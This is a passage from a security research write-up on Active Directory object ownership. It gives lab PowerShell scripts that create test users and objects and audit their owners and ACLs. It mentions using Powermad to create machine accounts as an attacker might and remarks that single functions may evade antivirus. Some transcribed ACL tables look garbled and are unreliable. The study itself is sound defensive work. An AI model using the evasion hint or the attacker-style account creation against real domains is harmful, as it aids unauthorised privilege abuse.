5 New-ADUser -Name "OwnershipTest AO" -SamAccountName "OwnershipTestAO" -AccountPassword $Password -Enabled $true -
Path $TestUserOU
6 New-ADUser -Name "OwnershipTest DFCD" -SamAccountName "OwnershipTestDFCD" -AccountPassword $Password -Enabled $true
-Path $TestUserOU
7 New-ADUser -Name "OwnershipTest DFCO" -SamAccountName "OwnershipTestDFCO" -AccountPassword $Password -Enabled $true
-Path $TestUserOU
8 New-ADUser -Name "OwnershipTest DJWD" -SamAccountName "OwnershipTestDJWD" -AccountPassword $Password -Enabled $true
-Path $TestUserOU
9 New-ADUser -Name "OwnershipTest DOCC" -SamAccountName "OwnershipTestDOCC" -AccountPassword $Password -Enabled $true
-Path $TestUserOU
10 New-ADUser -Name "OwnershipTest URAJWD" -SamAccountName "OwnershipTestURAJWD" -AccountPassword $Password -Enabled
$true -Path $TestUserOU
11 New-ADUser -Name "OwnershipTest AuthUsers" -SamAccountName "OwnershipTestAU" -AccountPassword $Password -Enabled
$true -Path $TestUserOU
12 New-ADUser -Name "OwnershipTest URATO" -SamAccountName "OwnershipTestURATO" -AccountPassword $Password -Enabled
$true -Path $TestUserOU
13 New-ADUser -Name "OwnershipTest URARP" -SamAccountName "OwnershipTestURARP" -AccountPassword $Password -Enabled
$true -Path $TestUserOU
14 New-ADUser -Name "OwnershipTest SA1" -SamAccountName "OwnershipTestSA1" -AccountPassword $Password -Enabled $true -
Path $TestUserOU
15 New-ADUser -Name "Attacker Controlled" -SamAccountName "AttackerControlled" -AccountPassword $Password -Enabled
$true -Path $TestUserOU

```

Figure 8 PowerShell snippet to add users to groups:

```
1 # Add Users to Groups for AD Object Ownership Testing
2 Add-ADGroupMember -Identity "Domain Admins" -Members OwnershipTestDA
3 Add-ADGroupMember -Identity "Enterprise Admins" -Members OwnershipTestEA
4 Add-ADGroupMember -Identity "Administrators" -Members OwnershipTestAdmin
5 Add-ADGroupMember -Identity "Account Operators" -Members OwnershipTestAO
6 Add-ADGroupMember -Identity "DelegatedFullControlDomain" -Members OwnershipTestDFCD
7 Add-ADGroupMember -Identity "DelegatedFullControlOU" -Members OwnershipTestDFCO
8 Add-ADGroupMember -Identity "DelegatedJoinWorkstationDomain" -Members OwnershipTestDJWD
9 Add-ADGroupMember -Identity "DelegatedOUCreateComputer" -Members OwnershipTestDOCC
10 Add-ADGroupMember -Identity "URAJoinWorkstationDomain" -Members OwnershipTestURAJWD
11 Add-ADGroupMember -Identity "URASeTakeOwnershipPriv" -Members OwnershipTestURATO
12 Add-ADGroupMember -Identity "URASeRestorePrivilege" -Members OwnershipTestURARP
13 Add-ADGroupMember -Identity "Server Operators" -Members OwnershipTestSA1
14 # Allow the newly created users to Invoke-Command on DCs without being AD Admins NOTE: This is not a good idea and
   I'm only doing this for lab purposes!!!!
15 Add-ADGroupMember -Identity "Remote Management Users" -Members OwnershipTestDFCD, OwnershipTestDFCO,
   OwnershipTestDJWD, OwnershipTestDFCD, OwnershipTestDOCC, OwnershipTestURAJWD, OwnershipTestAU, OwnershipTestURATO,
   OwnershipTestURARP, OwnershipTestSA1, OwnershipTestAO
16
17 Stop-Transcript
```

Here we see the resulting test users as members of their respective groups:

The screenshot shows three Active Directory group properties side-by-side:


- OwnershipTest DA Properties**: A Security Group - Global containing 13 members: Attacker Controlled, DelegatedFullControlDomain, DelegatedFullControlOU, DelegatedJoinWorkstationDomain, DelegatedOUCreateComputer, OwnershipTest Admin, OwnershipTest AO, OwnershipTest AuthUsers, OwnershipTest DA, OwnershipTest DFCD, OwnershipTest DFCO, OwnershipTest DJWD, OwnershipTest DOCC, OwnershipTest EA, OwnershipTest SA1, OwnershipTest URAJWD, OwnershipTest URARP, OwnershipTest URATO, URAJoinWorkstationDomain, URASeRestorePrivilege, and URASeTakeOwnershipPriv.
- OwnershipTest AO Properties**: A Security Group - Global containing 13 members: Active Directory Domain Services Folder, Account Operators, Domain Users, and Remote Manage... (these are the same as the members of the OwnershipTest DA group).
- DelegatedOUCreateComputer Properties**: An Active Directory Domain Services Folder containing 1 member: OwnershipTest DOCC.

5. Create AD Objects

Here we utilize Invoke-Command as the test users created above to attempt to create multiple objects as that user possessing delegated or admin privileges in both target OUs. This will throw some errors as not every account is delegated the permissions it needs to perform every activity. All the steps prior to this are just setting up the environment. Here's where the Ownership magic starts.

Note: This PowerShell snippet is located on GitHub as [Create-ObjectOwners.ps1](#)

Figure 9 PowerShell snippet to create various AD objects using the context of all the test user accounts:



```
1 <# This snippet utilizes the lab environment built in Create-ObjectOwnerFoundation.ps1 to create a set of test and
2 control objects as the test users. Run this Second#
3 $Password = Read-Host "Enter a password for test users:" -AsSecureString
4 $ErrorActionPreference="SilentlyContinue"
5 Stop-Transcript | out-null
6 $ErrorActionPreference = "Continue"
7 Start-Transcript -path C:\Scripts\Create-ObjectOwners.txt -append
8
9 $TargetOU = (Get-ADDomain).DistinguishedName
10 $TargetOU1 = "OU=OwnerRightsTest,"+$TargetOU
11 $TargetOU2 = "OU=NoOwnerRightsTest,"+$TargetOU
12 $TargetPC = 'localhost'
13 # Define an array with all the test users
14 $DelegatedUsers = @('OwnershipTestEA', 'OwnershipTestDA', 'OwnershipTestAdmin', 'OwnershipTestAO',
15 'OwnershipTestDFCD', 'OwnershipTestDFCO', 'OwnershipTestDJWD', 'OwnershipTestDOCC', 'OwnershipTestURAJWD',
16 'OwnershipTestAU', 'OwnershipTestSA1')
17
18 foreach ($DelegatedUser in $DelegatedUsers) {
19     $ShortUser = $DelegatedUser -replace 'OwnershipTest','OT'
20     $Credential = New-Object -TypeName "System.Management.Automation.PSCredential" -ArgumentList
21         $DelegatedUser,$Password
22     #Invoke Command to run job as different user
23     $Output = Invoke-Command -ComputerName $TargetPC -Credential $Credential -ArgumentList $DelegatedUser,
24         $ShortUser, $TargetOU1, $TargetOU2, $Password -ScriptBlock {param($DelegatedUser, $ShortUser, $TargetOU1,
25             $TargetOU2, $Password)
26             whoami.exe /all
27             New-ADOrganizationalUnit ("OUby$DelegatedUser") -Path $TargetOU1
28             New-ADUser -Name ("User1by $DelegatedUser") -SamAccountName ("User1by$ShortUser") -AccountPassword $Password
29             -Path $TargetOU1
30             New-ADComputer -Name ("PC1by$DelegatedUser") -SamAccountName ("PC1by$ShortUser") -Path $TargetOU1
31             New-GPO -Name ("TestGPO1by$DelegatedUser") | new-gplink -Target $TargetOU1
32             New-ADOrganizationalUnit ("OUNoby$DelegatedUser") -path $TargetOU2
33             New-ADUser -Name ("User2by $DelegatedUser") -SamAccountName ("User2by$ShortUser") -AccountPassword $Password
34             -Path $TargetOU2
35             New-ADComputer -Name ("PC2by$DelegatedUser") -SamAccountName ("PC2by$ShortUser") -Path $TargetOU2
36             New-GPO -Name ("TestGPO2by$DelegatedUser") | new-gplink -Target $TargetOU2
37         }
38     }
39 Stop-Transcript
```

I also utilized [Powermad](#)'s New-MachineAccount function to create several computer accounts similar to how an attacker might accomplish this. Here I also used Invoke-Command to run under the context of test users which had only permissions under the default User Rights Assignment for Add workstation to domain (SeMachineAccountPrivilege + ms-DS-MachineAccountQuota). Since this function adds the new computer objects to the default Computers container (unless [redircmp](#) is in place), I moved them to their respective OUs for the next phases of the test.

Note: Windows Defender and most other AV will trigger on the full Powermad module but may not trigger on individual functions.

Now we have our Test OU (`OU=OwnershipTest`) and Control OU (`OU=NoOwnershipTest`) with child OUs and AD Objects created by the test users:

Figure 10 Contents of OwnershipTest OU, where Owner Rights ACE is assigned.

OUbyOwnershipTestAdmin	Organizational Unit
OUbyOwnershipTestDA	Organizational Unit
OUbyOwnershipTestDFCD	Organizational Unit
OUbyOwnershipTestDFCO	Organizational Unit
OUbyOwnershipTestEA	Organizational Unit
PC1byOTAU	Computer
PC1byOTSA1	Computer
PC1byOTURAJWD	Computer
PC1byOwnershipTestAdmin	Computer
PC1byOwnershipTestAO	Computer
PC1byOwnershipTestDA	Computer
PC1byOwnershipTestDFCD	Computer
PC1byOwnershipTestDFCO	Computer
PC1byOwnershipTestDWD	Computer
PC1byOwnershipTestDOCC	Computer
PC1byOwnershipTestEA	Computer
Userby OwnershipTestAdmin	User
Userby OwnershipTestAO	User
Userby OwnershipTestDA	User
Userby OwnershipTestDFCD	User
Userby OwnershipTestDFCO	User
...	...

Figure 11 Contents of NoOwnershipTest OU, where no special ACE is assigned.


OUNobyOwnershipTestAdmin	Organizational Unit
OUNobyOwnershipTestDA	Organizational Unit
OUNobyOwnershipTestDFCD	Organizational Unit
OUNobyOwnershipTestDFCO	Organizational Unit
OUNobyOwnershipTestEA	Organizational Unit
PC2byOTAU	Computer
PC2byOTSA1	Computer
PC2byOTURAJWD	Computer
PC2byOwnershipTestAdmin	Computer
PC2byOwnershipTestAO	Computer
PC2byOwnershipTestDA	Computer
PC2byOwnershipTestDFCD	Computer
PC2byOwnershipTestDFCO	Computer
PC2byOwnershipTestDWD	Computer
PC2byOwnershipTestDOCC	Computer
PC2byOwnershipTestEA	Computer
User2by OwnershipTestAdmin	User
User2by OwnershipTestAO	User
User2by OwnershipTestDA	User
User2by OwnershipTestDFCD	User
User2by OwnershipTestDFCO	User
...	...

6. Review the Newly Created AD Objects

Here we'll verify our statements from earlier sections and see who the Owners are on the objects that the test users were created with Invoke-Commands above. I'll put the data into a table to make it more legible.

Note: The PowerShell snippet for this is located in GitHub as [Get-ObjectOwnerInfo.ps1](#)

Figure 12 PowerShell snippet to pull ownership data from the test OUs:



```
1 <# This snippet collects Owner information for the newly created test objects. Run this after Create-
2 ObjectOwners.ps1#
3 $ErrorActionPreference="SilentlyContinue"
4 Stop-Transcript | out-null
5 $ErrorActionPreference = "Continue"
6 Start-Transcript -path C:\Scripts\Get-Owners.txt -append
7
8 $TargetOU = (Get-ADDomain).DistinguishedName
9 $TargetOU1 = "OU=OwnerRightsTest,"+$TargetOU
10 $TargetOU2 = "OU=NoOwnerRightsTest,"+$TargetOU
11 $ACList = @()
12 $ADObjects = Get-ADObject -Filter * -SearchBase $TargetOU1
13 $ADObjects += Get-ADObject -Filter * -SearchBase $TargetOU2
14
15 foreach ($ADObject in $ADObjects) {
16     $DistinguishedName = $ADObject.DistinguishedName
17     $ACL = (Get-Acl $DistinguishedName) | Select-Object -Property Path, Owner
18     $ACL.Path = $DistinguishedName
19     $ACList += $ACL
20 }
21 $ACList | Format-Table -AutoSize
22 $ACList | Out-GridView -Title "AD Object Ownership Test"
23 Stop-Transcript
```

[Raw text output](#) from Get-ObjectOwnerInfo.ps1

Path	Owner
OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=PC1byOwnershipTestDJWD,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDJWD
CN=PC1byOwnershipTestDOCC,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDOCC
CN=PC1byOTURAJWD,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=PC1byOTAU,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=PC1byOTSA1,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
OU=OubyOwnershipTestEA,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Enterprise Admins
CN=User1by OwnershipTestEA,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Enterprise Admins
CN=PC1byOwnershipTestEA,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Enterprise Admins
OU=OubyOwnershipTestDA,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=User1by OwnershipTestDA,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=PC1byOwnershipTestDA,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
OU=OubyOwnershipTestAdmin,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin
CN=User1by OwnershipTestAdmin,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin
CN=PC1byOwnershipTestAdmin,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin
CN=User1by OwnershipTestAO,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAO
CN=PC1byOwnershipTestAO,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAO
OU=OubyOwnershipTestDFCD,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD
CN=User1by OwnershipTestDFCD,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD
CN=PC1byOwnershipTestDFCD,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD

OU=OUbyOwnershipTestDFCO,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO
CN=User1by OwnershipTestDFCO,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO
CN=PC1byOwnershipTestDFCO,OU=OwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO
OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=User2by OwnershipTestDFCO,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO
CN=PC2byOwnershipTestDFCO,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO
CN=PC2byOwnershipTestDJWD,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDJWD
CN=PC2byOwnershipTestDOCC,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDOCC
CN=PC2byOTRAJWD,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=PC2byOTAU,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=PC2byOTSA1,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
OU=OUNobyOwnershipTestEA,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Enterprise Admins
CN=User2by OwnershipTestEA,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Enterprise Admins
CN=PC2byOwnershipTestEA,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Enterprise Admins
OU=OUNobyOwnershipTestDA,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=User2by OwnershipTestDA,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
CN=PC2byOwnershipTestDA,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\Domain Admins
OU=OUNobyOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin
CN=User2by OwnershipTestAdmin,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin
CN=PC2byOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin
CN=User2by OwnershipTestAO,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAO
CN=PC2byOwnershipTestAO,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestAO
OU=OUNobyOwnershipTestDFCD,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD
CN=User2by OwnershipTestDFCD,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD
CN=PC2byOwnershipTestDFCD,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD
OU=OUNobyOwnershipTestDFCO,OU=NoOwnerRightsTest,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO

Note that the OUs and AD Objects created by members of Domain Admins or Enterprise Admins have those security principals as Owner, whereas AD Objects created with delegated privileges or membership in the Administrators or Account Operators groups have the creator as the sole Owner (bolded rows). This validates what we stated in the Who's the Owner? section above.

We also see here that not every test user was able to create all of their objects. This is due to the way we set up group memberships and privilege delegation and is expected.


But remember that by default, every Authenticated User has rights to Add workstations to the domain, which is what the rows in red font show. Note that these computer objects do not have the creator as the owner. This is expected per the "Add workstations to domain" [documentation](#):

"Furthermore, machine accounts that are created through the Add workstations to domain user right have Domain Administrators as the owner of the machine account. Machine accounts that are created through permissions on the computer's container use the creator as the owner of the machine account. If a user has permissions on the container and also has the Add workstation to domain user right, the device is added based on the computer container permissions rather than the user right."

7. Review ACLs

Here we'll gather some information about the ACLs on the newly created objects, paying special attention to those with non-standard ownership, as demonstrated in the previous step.

This [PowerShell snippet](#) will iterate through the AD Objects created by the test users and look for ACEs where the IdentityReference is the Owner:



```
1 <# This snippet collects ACE entries for nonstandard Owners for the newly created test objects. Run this after
2 Create-ObjectOwners.ps1#
3 $ErrorActionPreference="SilentlyContinue"
4 Stop-Transcript | out-null
5 $ErrorActionPreference = "Continue"
6 Start-Transcript -path C:\Scripts\Get-ObjectOwnerInfo.txt -append
7
8 $ADObjects = @()
9 $TargetOU = (Get-ADDomain).DistinguishedName
10 $TargetOU1 = "OU=OwnerRightsTest,"+$TargetOU
11 $TargetOU2 = "OU=NoOwnerRightsTest,"+$TargetOU
12 $ACLList = @()
13 $ADObjects = Get-ADObject -Filter * -SearchBase $TargetOU1 -Properties ntSecurityDescriptor | Select-Object -
   Property DistinguishedName, Name, @{Name='ntSecurityDescriptorOwner'; Expression={$_.ntSecurityDescriptor.Owner }}
14 $ADObjects += Get-ADObject -Filter * -SearchBase $TargetOU2 -Properties ntSecurityDescriptor | Select-Object -
   Property DistinguishedName, Name, @{Name='ntSecurityDescriptorOwner'; Expression={$_.ntSecurityDescriptor.Owner }}
15 Set-Location AD:
16 foreach($ADObject in $ADObjects) {
17     Write-Host "AD Object: " $ADObject.DistinguishedName
18     Write-Host "Owner: " $ADObject.ntSecurityDescriptorOwner
19     $ACL = (get-acl $ADObject.DistinguishedName).Access
20     $ACLList = $ACL | Where-Object { $_.IdentityReference -eq $ADObject.ntSecurityDescriptorOwner}
21     $ACLList
22 }
23 Stop-Transcript
```

The [results of this script are lengthy](#) so here are a few samples of the data along with GUI screenshots from LDP.exe for that same object:

PC1byOwnershipTestDJWD: (Delegated Domain Join Workstation at Domain Root)

```

1 -----
2 AD Object: CN=PC1byOwnershipTestDJWD,OU=OwnerRightsTest,DC=capcom,DC=local
3 Owner: CAPCOM\OwnershipTestDJWD
4
5 IdentityReference ActiveDirectoryRights ObjectType
6 -----
7 CAPCOM\OwnershipTestDJWD DeleteTree, ExtendedRight, Delete, GenericRead 00000000-0000-0000-0000-
8 00000000000000000000000000000000 WriteProperty 4c164200-20c0-11d0-a768-00aa006e0529
9 CAPCOM\OwnershipTestDJWD Self f3a64788-5306-11d1-a9c5-0000f80367c1
10 CAPCOM\OwnershipTestDJWD Self 72e39547-7b18-11d1-adef-00041fd8d5cd
11 CAPCOM\OwnershipTestDJWD WriteProperty 3e0abfd0-126a-11d0-a060-00aa006c33ed
12 CAPCOM\OwnershipTestDJWD WriteProperty bf967953-0de6-11d0-a285-00aa003049e2
13 CAPCOM\OwnershipTestDJWD WriteProperty bf967950-0de6-11d0-a285-00aa003049e2
14 CAPCOM\OwnershipTestDJWD WriteProperty 5f202010-79a5-11d0-9020-00c04fc2d4cf
15 CAPCOM\OwnershipTestDJWD Self 9b026da6-0d3c-465c-8bee-5199d7165cba

```

Note: On this series of "screenshots" the 00000000-0000.. GUID that wraps the line is All Objects.

Type	Trustee	Rights	Flags
	Allow OWNER RIGHTS	List	Inherit, Inherited
	Allow NT AUTHORITY\SYSTEM	Full control	
	Allow NT AUTHORITY\SELF	Extended write (Validated write to DNS host name)	
	Allow NT AUTHORITY\SELF	Extended write (Validated write to service principal name)	
	Allow NT AUTHORITY\SELF	Read property, Write property (Personal Information)	
	Allow NT AUTHORITY\SELF	Create child, Delete child	
	Allow NT AUTHORITY\SELF	Extended write (Validated write to computer attributes.)	
	Allow NT AUTHORITY\SELF	Write property (msTSP-TmInformationForComputer)	
	Allow NT AUTHORITY\SELF	Read property, Write property, Control access (Private Information)	
	Allow NT AUTHORITY\SELF	Read property, Write property (msDS-AllowedToActOnBehalfOfOtherIdentity)	
	Allow NT AUTHORITY\SELF	Read property (Exchange Personal Information)	
	Allow NT AUTHORITY\NETWORK SERVICE	Read property (tokenGroups)	
	Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read property (tokenGroups)	
	Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read property (tokenGroups)	
	Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read	
	Allow NT AUTHORITY\Authenticated Users	Read	
	Allow MARVEL\Domain Admins	Read property (Exchange Information)	
	Allow Everyone	Full control	
	Allow CREATOR OWNER	Control access (Change Password)	
	Allow CAPCOM\OwnershipTestDJWD	Extended write (Validated write to computer attributes.)	
	Allow CAPCOM\OwnershipTestDJWD	Write property (Logon Information)	
	Allow CAPCOM\OwnershipTestDJWD	Write property (description)	
	Allow CAPCOM\OwnershipTestDJWD	Write property (displayName)	
	Allow CAPCOM\OwnershipTestDJWD	Write property (sAMAccountName)	
	Allow CAPCOM\OwnershipTestDJWD	Extended write (Validated write to DNS host name)	
	Allow CAPCOM\OwnershipTestDJWD	Extended write (Validated write to service principal name)	
	Allow CAPCOM\OwnershipTestDJWD	Write property (Account Restrictions)	
	Allow CAPCOM\OwnershipTestDJWD	Read, Delete, Delete tree, Control access	
	Allow CAPCOM\OwnershipTestDJWD	Extended write (Validated write to computer attributes.)	
	Allow CAPCOM\Organization Management	Write property (proxyAddresses)	Inherited
			Inherit, Inherited

PC1byOwnershipTestAdmin: (Member of BUILTIN\Administrators for the Domain)

```
1 -----
2 AD Object: CN=PC1byOwnershipTestAdmin,OU=OwnerRightsTest,DC=capcom,DC=local
3 Owner: CAPCOM\OwnershipTestAdmin
4
5 IdentityReference ActiveDirectoryRights ObjectType
6 -----
7 CAPCOM\OwnershipTestAdmin DeleteTree, ExtendedRight, Delete, GenericRead 00000000-0000-0000-0000-
8 00000000000000000000000000000000 WriteProperty 4c164200-20c0-11d0-a768-00aa006e0529
9 CAPCOM\OwnershipTestAdmin Self f3a64788-5306-11d1-a9c5-0000f80367c1
10 CAPCOM\OwnershipTestAdmin Self 72e39547-7b18-11d1-adef-00c04fd8d5cd
11 CAPCOM\OwnershipTestAdmin WriteProperty 3e0abfd0-126a-11d0-a060-00aa006c33ed
12 CAPCOM\OwnershipTestAdmin WriteProperty bf967953-0de6-11d0-a285-00aa003049e2
13 CAPCOM\OwnershipTestAdmin WriteProperty bf967950-0de6-11d0-a285-00aa003049e2
14 CAPCOM\OwnershipTestAdmin WriteProperty 5f202010-79a5-11d0-9020-00c04fc2d4cf
15 CAPCOM\OwnershipTestAdmin Self 9b026da6-0d3c-465c-8bee-5199d7165cba
```

Owner: CAPCOM\OwnershipTestAdmin
Group: CAPCOM\Domain Users

SD control:
 SELF_RELATIVE
 OWNER_DEFAULTED
 GROUP_DEFAULTED

DACL (142 ACEs)

T...	Trustee	Rights	Flags
Allow	OWNER RIGHTS	List	Inherit, Inherited
Allow	NT AUTHORITY\SYSTEM	Full control	
Allow	NT AUTHORITY\SELF	Extended write (Validated write to DNS host name)	
Allow	NT AUTHORITY\SELF	Extended write (Validated write to service principal name)	
Allow	NT AUTHORITY\SELF	Read property, Write property (Personal Information)	
Allow	NT AUTHORITY\SELF	Create child, Delete child	
